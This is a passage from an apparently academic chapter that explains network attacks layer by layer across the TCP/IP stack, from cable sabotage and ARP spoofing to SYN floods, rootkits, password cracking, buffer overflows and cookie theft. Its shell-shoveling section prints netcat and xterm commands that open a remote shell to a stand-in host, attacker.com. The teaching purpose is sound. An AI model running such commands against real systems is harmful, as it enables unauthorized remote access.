Frames have a maximum size that is dependent on the network hardware in use. Units of data to be transmitted that are larger than the maximum frame size must be fragmented into units less than the maximum, and then reassembled on arrival at their destination.

Residing just above the link layer in the TCP/IP stack is the network layer. The network layer is implemented using Internet Protocol (IP). IP is the mechanism that transmits units of data across multiple networks, which comprise the Internet, to arrive at its destination. These units of data are transmitted across each individual network using the link layer frames.

Every node that is attached to the Internet is assigned an IP address. In theory, these addresses are unique globally. However, in practice some address ranges, which are termed *private* addresses, are reused in manners that do not result in addressing conflicts. All network devices that possess IP addresses also possess link layer (physical addresses). Together the two addresses form a (local) mapping that can be used to infer an IP address given a physical address and vice versa.

IP includes specific protocols for reasoning with this mapping. The Address Resolution Protocol (ARP) is used to obtain the physical address corresponding to an IP address. ARP uses IP to broadcast a ARP request on the network. When a host receives an ARP request containing its own IP address, it sends an ARP reply message containing its hardware address. There is also a Reverse ARP (RARP) protocol, which is used by a host to determine its own IP address if it has no way of doing this except via the network.

Internet Protocol would be unnecessary if every computer was connected to the same Ethernet cable. All messages could be sent directly to the destination computer using its physical address. Inherent limitations on both the size of an Ethernet network, as well as restriction that only one computer can transmit successful at a time, forces multiple networks be created hence the need for IP addressing.

IP is a connectionless protocol. Each unit of data transmitted, termed a *packet*, is transmitted as an independent message and is not viewed as having a relationship with any other packets. Furthermore, IP does not ensure that a packet will reach its final destination, or whether packets that do arrive will arrive in the original order that they were sent. There is no information in a packet to identify it as part of a sequence of related packets. Any mechanism for ensuring that transmitted data arrives at its destination, and in the correct order, is provided by a higher protocol in the suite.

An IP packet consists of an IP header and payload data. The header includes a 4-bit protocol version number, a header length, a 16-bit total length field, an 8-bit protocol identifier, a header checksum, control fields and the 32-bit source and destination IP addresses.

The protocol field identifies which higher-level TCP/IP protocol is using the IP layer to encapsulated its data. When a packet arrives at the destination for which it is intended, IP extracts the encapsulated data and provides it to the designated higher-level protocol module.

The *Time-To-Live* (TTL) control field is initialized to an arbitrary value by the sender. The value of the field is decremented by one by every IP-aware network device that the packet passes through in transit to its destination. When the value reaches zero, the packet is considered unable to reach its destination. It is then discarded and the sending IP layer is sent a notification of the event using the Internet Control Message Protocol (ICMP). ICMP is one protocol used by network devices for transmitting diagnostic messages.

IP addresses are logically partitioned into at least two parts, namely the network identification (ID) and the host identification. Together the host identifier specifies a particular network device on the network specified by the network identifier. The network ID is often further decomposed to represent a hierarchy of networks (or subnets).

Transmission Control Protocol (TCP) implements the transport layer of TCP/IP. It is termed a "connection-oriented" protocol. Two hosts that wish to communicate must establish a connection before application data can be transferred between them. TCP provides reliability of transmission that is unavailable with IP.

For error detection, TCP computes and uses checksums for both the header and payload data. When data is received, TCP sends an acknowledgement back to the sender. If the sender does not receive an acknowledgement within a certain predetermined time, the data is re-sent. TCP includes mechanisms for ensuring that data that arrives out of sequence is properly re-sequenced.

TCP implements a *flow control* mechanism. This mechanism ensures that a fast sender does not overwhelm a slow receiver with data. TCP employs IP for data transmission but adds it own data unit abstraction, which is termed a *segment*.

Each segment contains 20 bytes of header information in addition to the IP header. The TCP header contains a 16-bit source and destination *port number* fields. "Port number," in this context, represents a software port, not a hardware port. An IP address and a port number taken together uniquely identify a service running on a host. This identifying pair is known as a *socket*.

The header also includes a 32-bit sequence number. From the perspective of the receiver, the sequence number enables the receiving TCP to reconstruct the data stream at the destination in the correct order even when segments are received out of sequence. The 32-bit acknowledgement field is used to convey back to the sender the point in the data stream that has been successfully received.

Before any data can be sent between two hosts using TCP, a connection must be established. One host, acting as the server, waits to receive connection requests from clients. To request a connection, a client sends a TCP segment specifying its own port number and the port that it wants to connect to. The "SYN" (synchronize sequence numbers) flag is set, and the client's initial data sequence number is specified. To grant the connection, the server responds with a segment in which the header contains its own initial data sequence number. To acknowledge receipt of the client's data sequence number the acknowledgement field contains that value plus one.

To complete the connection establishment protocol, the client acknowledges the server's data sequence number by sending back a segment with the ACK flag set and the acknowledgement field containing the server's data sequence number plus one.

Segments are only sent between client and server TCP transmits on behalf of an application (in the *application* layer). No polling is performed by TCP to monitor the status of the connection. If the communication medium fails, neither participant will become aware of the failure until further data needs to be sent. However, in all popular TCP/IP implementations a timeout implemented by the application will usually terminate a connection after a long period of inactivity.

The *User Datagram Protocol* (UDP) is a second transport layer protocol of TCP/IP. It adds little to the functionality of IP. Like IP, it is an unreliable, connectionless protocol. No connection must be made between the sender and receiver prior to data exchange. There is no inherent mechanism for ensuring that data sent is received.

A unit of data sent using UDP is called a *datagram*. Like TCP, a UDP datagram is addressed using source and destination port numbers. As stated above, port numbers identify which protocol module sent, or is to receive, the data. Most protocols have standard ports that make the identification trivial. The use of standard port numbers makes it possible for clients, and attackers, to communicate with a server without first having to establish which port to use.

Both UDP and TCP protocols use the port number to determine which application-layer protocol should receive the data. The *application layer* is the top layer of the

TCP/IP stack. Applications that use the TCP/IP protocol for communication implement their own protocols above the transport layer. For example, e-mail applications implement the Simple Mail Transport Protocol (SMTP), which itself uses the sockets provided by the transport layer.

3. Offensive Techniques

In this section we present common categories of attacks in an organized structure consistent with the TCP/IP protocol stack layers. A good source of general information about the TCP/IP protocol stack layers, which we borrow from for this chapter, can be found in both [18] and [44]. An understanding of this material will assist the reader in understanding the attacks described. However, for those readers without a preexisting understanding of TCP/IP protocol stack, we provide a basic description of each layer necessary to enable some level of understanding the attack categories that appear in the sections below.

3.1 Physical Layer

The physical layer includes those functions necessary to transmit information along a physical telecommunication medium. It addresses the electrical and mechanical specifications as well as the functional and procedural characteristics, of the environment involved. RS-232, Ethernet, FDDI, Token Ring, SLIP, PPP and DSL are all physical layer protocols.

The deployment of wide-area communication networks (WANs) pose a significant security challenge. They usually rely on large expanses of minimally protected cable infrastructure. They are subject to surreptitious signal monitoring, jamming and disrupting by physical means. The are also susceptible to interference at many points in this infrastructure, which may include optical repeater nodes, switching nodes, operation and management nodes, and the stretches of cable itself [38].

WANs typically carry large volumes of data, making even short duration outages potentially very costly and disruptive. The impact of outages or congestion in wide area networks is becoming increasingly serious as more organizations and individuals rely on their availability

3.1.1 Signal Disruption

While many types of network attacks require either a high degree of technical expertise or significant financial or personnel resources to mount successfully, some

physical layer attacks may be accomplished with few resources, little expertise, and, in some cases, a high degree of covertness.

Most of the nation's network infrastructure is buried in the ground within a few feet of the surface or mounted on utility towers. It is not difficult to dig up and severe cables as illustrated by how often it occurs accidentally. One attacker with a backhoe or several with ordinary tools available at a home and garden store could expose and damage high bandwidth cabling.

The large geographic extent of many network backbones gives attackers a relatively high probability of mounting such an attack covertly, until after the attack succeeds, and then escaping immediately after the attack. Additional attacks could then be mounted in other sections of cable that have been disconnected by the initial attack to prolong the duration of the outage.

There are maps available, some on the Internet, that provide the general location of high bandwidth cables that comprise the national telecommunication infrastructure. Furthermore, many cable locations are well known in the industry, and there are databases available to help construction contractors avoid accidentally digging them up. It is not hard to imagine that a few individuals might be able to locate vulnerable cables and choose attacks to maximize network disruption.

A disruption of several hours may represent little more than an inconvenience to a casual e-mail. However, for organizations relying on network infrastructure availability for sending time sensitive information the one could envision the consequence being much more serious. For example, the attacks might be timed to disrupt communications during events of geo-political significance. Furthermore, since the military of most nations are relying increasingly on both public and private high-bandwidth network infrastructures, an attack could also have military significance.

3.1.2 Packet Sniffing

A packet sniffer, sometimes referred to as a network monitor or network protocol analyzer, can be used legitimately by a network or system administrator to monitor network traffic across the communication medium. Using the information captured by the packet sniffer an administrator can identify bottlenecks and maintain efficient network data transmission. However, an attacker can deploy a packet sniffer for malicious purposes.

In its most basic form a packet sniffer simply captures all of the packets of data that pass through a given network interface. However, if the network interface card is placed into "promiscuous mode," the packet sniffer is also capable of capturing all packets traversing the network regardless of the source or intended destination. One level further toward stealth is the operation of the network card in "monitor" mode which not only captures all packets traversing the network with which the card is authenticated, but all networks whose signal is within range.

An attacker can capture and analyze all of the network traffic using a covertly installed packet sniffer. Subsequent analysis of the traffic may yield sensitive private information, such as username, password and credit card information if packets were unencrypted.

Detecting rogue packet sniffers on a network is non-trivial. One technique involves monitoring the performance of a machine suspected of hosting a packet sniffer when suddenly exposed to a network traffic burst. Another technique is to monitor domain name queries issued by the suspect machine. Some sniffers issue numerous queries to enable them to match IP addresses to hostnames. This allows the sniffer to present a more user-friendly display. However, passive sniffers are usually very hard to detect in both wired and wireless environments.

In a shared network (or "hub") environment, all hosts are connected to the same communication channel and compete with one another for bandwidth. In such an environment packets meant for one machine are, in fact, visible by all other machines. Thus, any machine in such an environment placed in promiscuous mode will be able to capture packets meant for other machines and can therefore listen to all the traffic on the network.

A network environment in which the hosts are connected to a switch instead of a hub is called a switched network. The switch maintains a table keeping track of each computer's physical address and delivers packets destined for a particular machine to the port on which that machine is connected. The switch is an intelligent device that forwards packets to the destined computer only and does not broadcast to all the machines on the network. It can be viewed as constructing a set of two-node networks (the computer and switch) with internal memory to store packets that are to be forwarded between the two-node networks.

However, there is an additional benefit. Only traffic destined for a node on the two-node network will be transmitted on the two-node network. Packet sniffing, in its most simple form, cannot be directly performed in switched network. However, there are other methods that an attacker can access packets in a switched network, which are described below.

3.2 Data Link Layer

In this section we provide some brief comments about the data link layer before describing attack scenarios. Some of this material was abstracted from [17] and [18].

The data link layer transforms the raw data provided by the physical layer into basic organizational units. As such it deals with data frame formats, low-level error detection, data flow control, and any additional considerations that would be required

to establish a reliable link between two hardware devices. It also mediates between multiple devices on a network to specify who has control of the communication medium at any point in time.

A computer connected to the Internet has two addresses. One is the physical address, which is often referred to as a MAC (Media Access Control) address. The MAC address uniquely identifies each node in a specific network and on many machines is stored on an embedded network card. Each network card has a unique MAC address, which is used by the Ethernet protocol for addressing the frames that are transmitted to and from a machine on a specific network. The second address is the Internet Protocol (IP) address. The IP address uniquely determines a computer's connection to the Internet and is meaningful starting at the network layer, which is one level above the link layer in the OSI model.

The Ethernet frame header includes the MAC address of the destination machine but not the IP address. IP addresses are mapped to the corresponding MAC address. For efficiency, the mapping is usually retained in primary memory in a table, which is referred to as the ARP (Address Resolution Protocol) cache. If no entry is found for a particular IP address in the cache, the ARP module broadcasts a "request" frame (ARP request) to all machines on the network. The machine with that IP address responds to the source machine with its MAC address ("ARP reply"). This MAC address is added to the source machine's ARP cache, and is then used by the source machine in all its communications with the destination machine.

3.2.1 ARP Spoofing

ARP is used to obtain the MAC address of a destination machine when a source machine has a frame to send but only possesses the machine's IP address. ARP is a stateless protocol. An ARP reply can be sent, and processed by the destination, even if a corresponding ARP request was not issued.

An attacker can intercept the traffic originating from a machine by performing "ARP spoofing." In this scenario, the attacker issues an ARP reply to the network stating that the gateway of the network is the attacker's machine. The ARP cache of machines that receive this ARP reply will now have an incorrect entry for the gateway in their cache. Their cache is said to be "poisoned."

All the traffic from machines with poisoned caches destined for the gateway will pass through the attacker's machine. Alternatively, a host's ARP cache can be poisoned by setting the gateway's MAC address in the victim host to the broadcast MAC address. In this case also all of the hosts traffic will be sent to the attacker (and all other machines).

3.2.2 MAC Flooding

Switches maintain a translation table that maps various MAC addresses to the physical ports present on the switch. Using this table, a switch can route packets from one host to another without having to route communication beyond the switch. So long as the switch translation table contains all of the relevant MAC addresses, the switch will be effective. However, if a MAC address is referenced that is not included in the translation table, the switch has no alternative but to direct the traffic beyond the switch to the LAN to which the switch is connected (this is called the "fail open" mode). This is the genesis of the MAC Flooding (aka "switch flooding") exploit.

MAC flooding exploits the memory limitations of switches. The attacker inundates the switch with bogus MAC addresses until the switch's memory resources are completely consumed. At this point all legitimate traffic to MACs that were in the original translation table will be redirected to the LAN. This turns the switch into a hub, and broadcasts all traffic that should have been internal to the switch over the LAN where it is visible to all the machines on the network, which makes the switched traffic vulnerable to packet sniffing.

3.3 Network Layer

The network layer handles delivery of packets between devices that may be connected to different networks and separated by many others. The network layer is responsible for logical addressing, namely managing the mapping between IP addresses and machines on a worldwide basis. It is also responsible for ensuring the packets sent to machines on different networks navigate through the various networks successfully and arrive at their destination. Network appliances such as routers and gateways operate at the network layer.

3.3.1 Fragmentation Attacks

The network layer, which is based on Internet Protocol (IP), handles movement of packets around and between networks (via routing). All networks have a maximum packet size, based on the characteristics of the underlying link layer. This is called the network's maximum transmission unit (MTU). To illustrate, the typical MTU for Ethernet is 1500 bytes.

Not all network technologies have the same size MTU. When a packet arrives at a network that has a MTU that is smaller than the size of packet, the packet must be partitioned into fragments. The fragments are then transmitted over the network. The destination machine's network layer is responsible for reassembly of the fragments to reconstruct the original packet. In order for this reassembly to take place seamlessly, several pieces of information must be included in the fragment header: fragment

ID, fragment offset, length of data payload, and an indicator whether the current fragment is the last fragment in the chain. Packet fragmentation attacks frequently involve manipulation of these key fields. Throughout this discussion it should be remembered that only the first fragment of a fragmented packet has the protocol header!

One method an attacker can use to exploit these vulnerabilities is to manipulate the value of the "fragment offset" field. This field designates where the data arriving in a packet fragment must be placed in the memory area where the entire packet is being reconstructed. One exploit involves setting the value of the fragment offset on a fragment so low that instead of appending the fragment to an earlier one, IP actually overwrites the data, and perhaps part of the packet's header, in the earlier fragment. Using this technique, an attacker can transmit a malicious packet that might otherwise be detected on arrival were it not decomposed into a series of smaller packets each containing a fragment. This is the technique that was used in the "Teardrop" exploit as is illustrated in the following two TCPDump records:

hacker.net 22 > target.org 33: UDP (frag 123:64@0++)

hacker.net > target.org(frag 123:20@24)

This is read in the following way. The hacker machine sends two UDP packets to the target machine. The fragment ID is "123" in both cases. The first packet says "the following packet contains 64 bytes starting with offset 0." The second packet says, "the following packet contains 24 bytes starting at offset 20." As reassembly takes place in order, the second UDP packet overwrites bytes 21–45 in the original packet. This technique is commonly used to camouflage packet signatures that would normally be flagged by static firewalls and older intrusion detection systems that monitor individual packets but not the entire fragmentation chain.

3.3.2 Smurf Attack

The Internet Control Message Protocol (ICMP) augments the IP protocol. ICMP is used to handle errors and exchange control messages and can be used to determine if a machine on the Internet is responding to network requests. For example, one type of ICMP packet is a "echo request." If a machine receives that packet, that machine will respond with an ICMP "echo reply" packet. This basic message exchange is used to convey status and error information including notification of network congestion and of other network transport problems. ICMP can also be a valuable tool in diagnosing host or network problems and is the basis for the "Ping" network diagnostic utility.

ICMP packets are encapsulated inside of IP datagrams. There are 15 different types of ICMP messages, including "ICMP_ECHO REPLY" (the response) and

"ICMP_ECHO" (the query). The normal course of action is for an "ICMP_ECHO" to elicit a "ICMP_ECHOREPLY" response from a listening server.

On IP networks, a packet can be directed to an individual machine or broadcast to all machines on the network. When a packet is sent to an IP broadcast address from a machine on the local network, that packet is delivered to all machines on that network. An unprotected network may allow a packet to be sent to the IP broadcast address from a machine outside of the local network. If so, the packet will be broadcast to all machines on the target network.

In the "smurf" attack [11], attackers use ICMP echo request packets directed to IP broadcast addresses from remote locations to generate an overwhelming number of ICMP echo reply packets. The network is overwhelmed by the sheer volume of traffic, which interferes with legitimate traffic. The machines generating legitimate traffic are denied access to the network, which is why this attack is considered one of a class called "denial-of-service" attacks.

When the attackers create these packets, they do not use the IP address of their own machine as the source address. Instead, they create crafted packets with a spoofed (false) source address of the attacker's intended victim. When all the machines on the network respond to the ICMP echo requests, they send replies to the victim's machine. The victim is subjected to congestion that could potentially make the network unusable. Attackers have developed automated tools that send these attacks to multiple networks at the same time, causing all of the machines on these networks to direct their responses to the same victim.

3.3.3 Covert Data Channels

A covert channel is a communication mechanism in which information can pass, but which is not ordinarily used for information exchange and hence is difficult to detect and deter using typical methods. Detailed technical information about one infamous covert channel attack can be found in [15].

Ping has a standard packet format recognized by every IP-speaking device and is in widespread use for network management, testing, and performance analysis. Firewalls are often configured to assume ping traffic is benign and then allow it to pass to the protected network. However, Ping traffic can open up covert channels through the networks in which the traffic is permitted.

ICMP_ECHO packets also have the option to include a data section. This data section is used when the record route option is specified, or, more commonly, to store timing information to determine packet round-trip times. However, there is no check made as to the content of the data. This transmitted data section serves as the covert channel. Encoded messages, malicious software and/or commands to preexisting malicious software can reside in the data section.

The infamous "Loki" tool exploits the ICMP data section covert channel. Note that covert channel may be enabled in many other protocols besides ICMP. Any fields of any protocol message that is not critical to ensure accurate could be candidates for a covert channel. In the case of Loki, the options field of the ICMP packet usually contains encrypted data that is reassembled by the compromised target computer.

3.4 Transport Layer

The transport layer is responsible for the *reliable* delivery of an entire message from a source process to a destination process. This message may be comprised of a multiple IP packets. Although the IP network layer handles each packet independently, without recognizing an relationship between them, the transport layer ensures that the entire message arrives at the destination intact and is reassembled in the correct order.

The transport layer handles acknowledgements, error control and flow control, packet sequencing, multiplexing, and any other process-to-process communication required. TCP is the transport layer of the TCP/IP protocol. Many applications rely on the connection-oriented services provided by TCP. Examples of TCP applications that are staples of modern Internetworking include Hypertext Transport Protocol (HTTP), File Transport Protocol (FTP), Secure Shell (SSH), Internet Message Access Protocol (IMAP), Simple Network Management Protocol (SNMP), Post Office Protocol v3 (POP3), Finger, and Telnet.

When applications that employ these protocols are launched, the TCP/IP software on the local device must establish a connection with the TCP software on the destination device. The 3-way handshake takes place between the endpoint computers. Assume that device A is the initiator of the communication and device B is the target of the initiator's connection process.

(1) Device A sends its TCP sequence number and maximum segment size to Device B. This information is in the form of a TCP/IP "SYN" packet, which is a packet with the SYN bit set.
(2) Device B responds by sending its sequence number and maximum segment size to Device A. This information is in the form of a "SYN/ACK" packet, which is a TCP/IP packet with the SYN and ACK bits set.
(3) Device A acknowledges receipt of the sequence number and segment size information. This information is in the form of a TCP "ACK" packet, which is a TCP/IP packet with the ACK bit set.

The connection between the devices is then open and data can be exchanged between them. Although this appears quite simple, an attacker can manipulate this handshaking process to overwhelm and compromise a TCP/IP enabled device.

3.4.1 TCP/IP Spoofing

IP Spoofing is a method that an attacker can employ to obtain a disguise. With IP spoofing, an attacker gains unauthorized access to a computer or a network by making it appear that malicious traffic has originated from a trusted host. Details of this attack type can be found in [3].

The characteristics of the IP protocol that enable IP spoofing include its connectionless model, where each datagram is sent independent of all others. Furthermore, there is no inherent, built-in mechanism in IP to ensure that a packet is properly delivered to the destination. An attacker can use one of several freely available software tools to easily modify a packet's "source address" field, hence masking its true originating IP address.

Like an IP datagram header, the TCP packet header can also be manipulated. The source and destination port number for a communication session, which are found in the TCP header, determine the network applications performing the communication.

The TCP sequence and acknowledgement numbers are also found in the TCP header. The data contained in these fields is intended to ensure packet delivery by determining whether or not a packet needs to be resent. The sequence number is the number of the first byte in the current packet, which is associated with a specific data stream. The acknowledgement number contains the value of the next expected sequence number in the stream sent by the other communicating party. The sequence and acknowledgement numbers are used by the communicating parties to ensure that all legitimate packets are received. Reliable delivery of packets is facilitated by the TCP layer.

An attacker can alter a source address by manipulating an IP header, hence masking a packets true source. A related attack, which is specific to TCP, is *sequence number prediction*. This attack can lead to session hijacking or host impersonating and requires the use of spoofing techniques. Several attack subtypes are possible using these methods, which are outlined in [45].

Non-Blind (TCP) Spoofing occurs when the attacker's machine is on the same subnet as the victim. The sequence and acknowledgement numbers can be obtained by sniffing, eliminating the potential difficulty of calculating them accurately. This permits the attacker to attempt a hijack of the TCP session. The attacker corrupts the data stream of an established connection, then re-establishes the connection but with the attackers machine in place of one of the authorized parties. The reestablishment is enabled because the attackers machine uses the correct sequence and acknowledgement numbers. Using this technique, an attacker can circumvent authentication techniques employed to establish the connection.

Blind (TCP) Spoofing is a more complex attack because the sequence and acknowledgement numbers are not immediately assessable. The attacker must transmit packets to the target machine in order to sample sequence numbers. By examining

the sequence numbers, the attacker must then attempt to guess how the victim TCP layer generates sequence numbers. This is a more difficult task now that most TCP layer software implement algorithms for random sequence number generation. However, if the sequence numbers are compromised, packets can be sent to the victim(s).

Man In the Middle (MITM) attacks employ spoofing techniques. In a MITM attack, an attacker intercepts a legitimate communication between two communicating parties. The attacker then controls the flow of communication and can eliminate or alter the information sent by one of the original participants without the knowledge of either the original sender or the recipient.

A *Denial of Service* (DOS) Attack can be made more effective using IP Spoofing. An attacker will spoof source IP addresses in the offending traffic to make tracing and stopping the attack as difficult as possible. In some cases multiple compromised hosts participate in the attack, and all send spoofed traffic, complicating the task of quickly blocking the offending traffic. A DOS attack enabled by IP Spoofing is considered difficult to defend against because the enabling vulnerability is inherent to the design of the TCP/IP suite. Packet filtering by firewalls, encryption and authentication techniques, which are described below, can be employed to reduce the risk and impact of TCP/IP Spoofing attacks.

3.4.2 SYN Flooding

Assume a client process is attempting to perform the aforementioned handshaking process with a server. One point where an attacker can interfere with this process is where the server system has sent an acknowledgment (SYN/ACK) back to client but has not yet received the ACK message. This incomplete handshaking process results in what is referred to as a “half-open” or “partially open” connection.

The server operating system has built in its primary memory a data structure describing all pending connections. This data structure is of finite size, and it can be made to overflow by intentionally creating too many partially open connections.

The attacking system sends SYN messages to the victim server system. These messages appear to be legitimate connection attempts but in fact represent attempts to connect by a client system that is unable to respond to the SYN-ACK messages, or simply does not exist. In either case, the final ACK message will never be sent to the victim server system.

The data structure that stores connection information, and which records state about partially open connections, will eventually deplete. At that point the server system will be unable to accept any new incoming connections until memory is reclaimed and made available to record state about new connection attempts.

There is a timer associated with a pending connection, which “times out” if the connection does not complete. Therefore, half-open connections forced by the attacker will eventually expire and the server under attack will recover. However, the

attacking system can simply continue sending IP-spoofed packets requesting new connections faster than the victim system can expire the pending connections.

The attack does not affect existing incoming connections nor does it affect the ability to originate outgoing network connections. However, in some cases, the victim of such an attack will have difficulty in accepting any new incoming network connection. This results in legitimate connections being refused by the server, hence their services become unavailable. Depending on the implementation, some servers may simply crash.

The location of the attacking system is concealed because the source addresses in the SYN packets are spoofed. When the packet arrives at the victim server system, there is no way to determine its source because packet switched networks forward packets based on destination address.

Several attempts have been proposed to defend against SYN floods. One reduces the memory allocated to record an attempted TCP connection, e.g., 16 bytes. This forces the attacker to send much more SYN traffic to exhaust the victim operating system's memory.

Another technique an attacked host can implement is to allocate no space when a SYN packet is received. Instead the attacked host returns a SYN/ACK with a sequence number that is an encoding of information appearing in the SYN packet. If an ACK packet arrives, representing a non-malicious attempt to complete the handshaking process, the host receiving the packet can extract information about the original SYN and only then allocation the data structure necessary to maintain the connection.

SYN flooding, and how it is enabled by TCP/IP Spoofing, is described in detail in [12].

3.4.3 Port Scanning

An attacker can easily compromise a host system if an attacker can gain access. Attackers gain access by scanning devices on the network for vulnerabilities, then exploiting them. "Port scanning" [25] is the term used for the manual or automated process of port reconnaissance.

Ports are a transport layer concept. A port number functionally determines a process on the host that was assigned the port number by the operating system. An IP address and port number functionally determine the process and the network device (via its IP address) that is hosting the process.

An attacker interested in a particular network may attempt to obtain information about that network and scan for vulnerabilities. Some attackers will attempt to scan large ranges of IP address searching for machines to exploit. Port scanners are useful defense tools in that they can be used to identify vulnerable systems within an

organization's network architecture. There are port scanners available for download at no charge. One of the most popular and effective is called "Network Mapper" or "*nmap*" [33], which will provide a detailed listing of all open ports.

3.5 Attacks Against the Operating System

This chapter focuses on attacks against the network protocol layers. In modern computing systems the software that implements the network protocol layers is intricately coupled with the computer's operating system. Attacks against the operating system directly affect the implementation of the network protocol layers. In this section we describe attacks against the operating system that are devastating to the operation of the network protocol layers.

3.5.1 Rootkits

Rootkits [40] are an especially dangerous form of malicious software. At present, rootkits can be partitioned into two classes, namely user-mode rootkits and kernel-mode rootkits. User-mode rootkits replace normal operating system components, including the programs and commands that users and administrators rely on, with malicious versions that give the attacker remote access to the machine and mask the attacker's presence with fraudulent components that appear normal. The information returned to the user of the malicious versions conceals the rootkits presence.

Kernel-mode rootkits compromise the operating system's kernel. The kernel operating system layer resides between user programs and the hardware of the machine, controlling which programs execute, allocating memory, interacting with the hard drive and accessing network hardware. By compromising the kernel, attackers can use the system to perform malicious actions such as hiding files, processes and network activities. The attacker creates an artificial reality where the operating system appears intact to, and under the control of, system administrators and users. However, in reality the machine is completely compromised and under the full control of the attacker.

Note that attackers do not use the use the root kit to gain access. The attacker must have previously gained access to the victim's computer by other means and subsequently installed the rootkit. Alternatively, the attacker must have tricked the victim into installing the rootkit himself. A common attack method is to trick the user into installing a backdoor allowing remote access, perhaps with a malicious e-mail attachment. Once access is obtained, the attacker can install the rootkit.

3.5.2 Shell Shoveling and Relays

One objective of an attacker is to possess the capability to remotely execute arbitrary commands on a victim's computer. "Shell shoveling" is a common term used to refer to the acquisition of this capability. The following example illustrates one way shell shoveling could be configured.

Assume that an attacker has been able to install the popular "netcat" utility on the victim's machine, or that the victim had already installed it. The attacker could then use netcat to monitor TCP port 80, which is usually open to allow HTTP traffic, to accept remote commands from the attacker. These commands would then be executed on the victim's machine, perhaps by being piped through a command shell. Any output resulting from command execution could be directed out of the victim's machine using port 25, which is usually open to allow e-mail traffic. The result of the process above is that a remote command shell is "shoveled" to the attacker.

An example command that could be executed on a victim's Windows machine (assuming netcat was installed) could appear similar to:

"nc attacker.com 80 | cmd.exe | nc attacker.com 25"

If the intended victim was a Unix machine, and assuming that popular "Xterm" utility and TCP traffic on port 6000 was unrestricted, a command similar to the one below could be executed:

"xterm -display attacker.com:0.0 &"

3.5.3 Authentication Mechanism Attack

Authentication mechanisms are a high profile target of attackers. Once compromised, the attacker can perform all system functions permitted by the authorized user without experiencing interference by other security mechanisms. Once the breach has occurred, the attacker can cause havoc with impunity.

One of the weakest types, but most widely deployed, authentication mechanisms is password systems. The user presents a login, which is usually well known or easily derived, followed by the user's secret password. The secrecy of the password is fundamental to the effectiveness of the authentication mechanism, which makes it of prime interest to an attacker.

There are several forms of *password cracking* [40] attacks. In one version, an attacker executes a program remotely that issues a series of login attempts in real time. This type of attack is easily repelled by systems that freeze accounts either permanently or temporarily after a series of incorrect password entry attempts. However, in a sense the attacker is still successful in causing the system to lock out a legitimate

user. Alternatively, the system under attack can simply respond slowly to password entry during the login process, which will dramatically increase the time necessary to attempt a long list of possible passwords.

A more effective password cracking technique requires that the attacker first obtain the encrypted password file from a victim's machine. Most operating systems store a hashed form of the passwords on the local hard disk. In the case of Windows 2000/XP, this information is included in the SAM file. Once the password file is stolen, the attacker can present the file to a password cracking program, which has access to a lexicon, usually already in hashed forms (such as MD5 or SHA1).

The password-cracking tool attempts to decipher the passwords by comparing each entry with the encrypted value. If the encrypted values match, the hacker has identified a password. If the two values do not match, the tool continues through the entire dictionary, and can even attempt every combination of characters, includes numbers and special symbols. The default is a "brute force" attack that compares the hashed value of every combination of characters from the selected character set against the records in the password file. The limiting factor in how fast passwords can be cracked is how quickly guesses can be hashed and compared. Naturally, more powerful systems can process and test more potential passwords in less time.

A common defense against password cracking attacks is strongly enforced password policy. It may require users to devise passwords that are difficult to guess. A common password restriction is that they be at least eight characters long and include alphanumeric and special characters and not include dictionary terms. Since the complexity of a password may be expressed as $R^{**}L$ where the radix, R, is the size of the symbol set and L is the length, in most practical situations increasing L adds more security than increasing R.

For additional security, several automated tools are available that prevent users from setting their passwords to easy-to-guess values or dictionary terms or to reuse passwords without a waiting period. Unfortunately, forcing users to create and memorize lengthy complex passwords is problematic based on the inherent limitations on a person's memory. Many users do not change their passwords frequently or record them in secure places.

3.5.4 Buffer Overflow

A buffer is a contiguous area of memory occurring within the memory space allocated by the operating system to a running process. Buffers are created by computer programs. The programmer's intended use of the buffer is to store data of an expected size and format.

The run-time system of certain programming language environments do not perform bounds checking, or type checking, on the buffer automatically. The program-

mer is expected to include program instructions to perform the check when necessary. In many software components these checks do not appear. Consequently, a buffer can be made to overflow in the same way as a bucket of water can be made to overflow. The technique of deliberately overflowing a buffer to compromise a software system is known as a *buffer overflow attack.*

In its simplest form, a buffer may be thought of as in-stream memory allocated by a process or imminent short-term use. In the normal operation of the program, the next instruction after the buffer will be either the next executable instruction or a pointer thereto. If a buffer overflows, it will necessarily obliterate that instruction or pointer—hence the vulnerability [5].

One common approach to buffer overflows involves filling the top part of the buffer with "NO OP" instructions, which do precisely nothing, followed by some malicious code. The "spill over" will overwrite the intended next executable instruction with a pointer back to the top part of the buffer. The address of the pointer does not have to be exact, because the NO OP instructions will increment the memory address register until the first line of malicious code is reached.

This buffer overflow strategy has been in wide use for many years and relies upon the fact that there's a lot of poorly constructed code deployed that doesn't use bounds checking for buffer input control. It is important to note that buffer overflow problems are not restricted to operating system software. Any application layer software could potentially introduce a buffer overflow vulnerability.

3.6 Attacks Against the User

The user is considered by some to be the actual "top layer" of the TCP/IP network protocol stack. A naïve user can unknowingly circumvent any security feature built into the network protocol layer software. The infamous attacker and social engineer, Kevin Mitnick, believes that human factors are the weakest link in computer security [29]. Consequently, we consider direct attacks on the user as an indirect attack vector against the network layers. This section describes attacks against the user.

3.6.1 Attacks on Privacy and Anonymity

Attackers that wish to compromise information systems to perpetrate financial fraud often face technical obstacles. Naturally, the goal of network and system architects is to present as many obstacles as possible. However, a naïve user, as one of the "softest" targets, can be attacked to obtain sensitive information that will make other attack vectors unnecessary. This subsection addresses methods an attacker can use to acquire the identification of victim and the sensitive information itself.

3.6.1.1 Malicious Cookies. A *cookie* [4,26] is a piece of information generated by a Web server and stored in the client's computer, in most cases without client intervention. They are intended to store state information regarding the interaction between a client and web server, often referred to as a *session*. Session information can include sensitive information about individuals such as account numbers, purchase information, user preferences and the history of HTML pages viewed.

When used as intended, cookies are useful and benign. The HTTP protocol provides no means to retain the state of the interaction. Coded session information is extracted from the cookie associated with the domain, avoiding unnecessary data entry by the user.

Web servers automatically gain access to cookies that reference the web server's domain whenever the user establishes a connection. Faults in some browsers allowed cookies to be stolen revealing the session information. An attacker could then use the stolen session information in his own interaction with the web server that the victim had been accessing. This is referred to as *session cloning*. The attacker could use the cloned session to fraudulently make purchases, transfer funds, change shipping and billing addresses as if he was the authorized user.

A less severe form of cookie abuse can attack a victim's privacy. A third-party, other than the client or the web server explicitly accessed by the client, can obtain the cookies, and hence the sensitive information, if permitted by the operator of the web server. This can occur, without the permission of the user, when a HTML (web) page explicitly referenced by the client reference a web page served by the third party's web server.

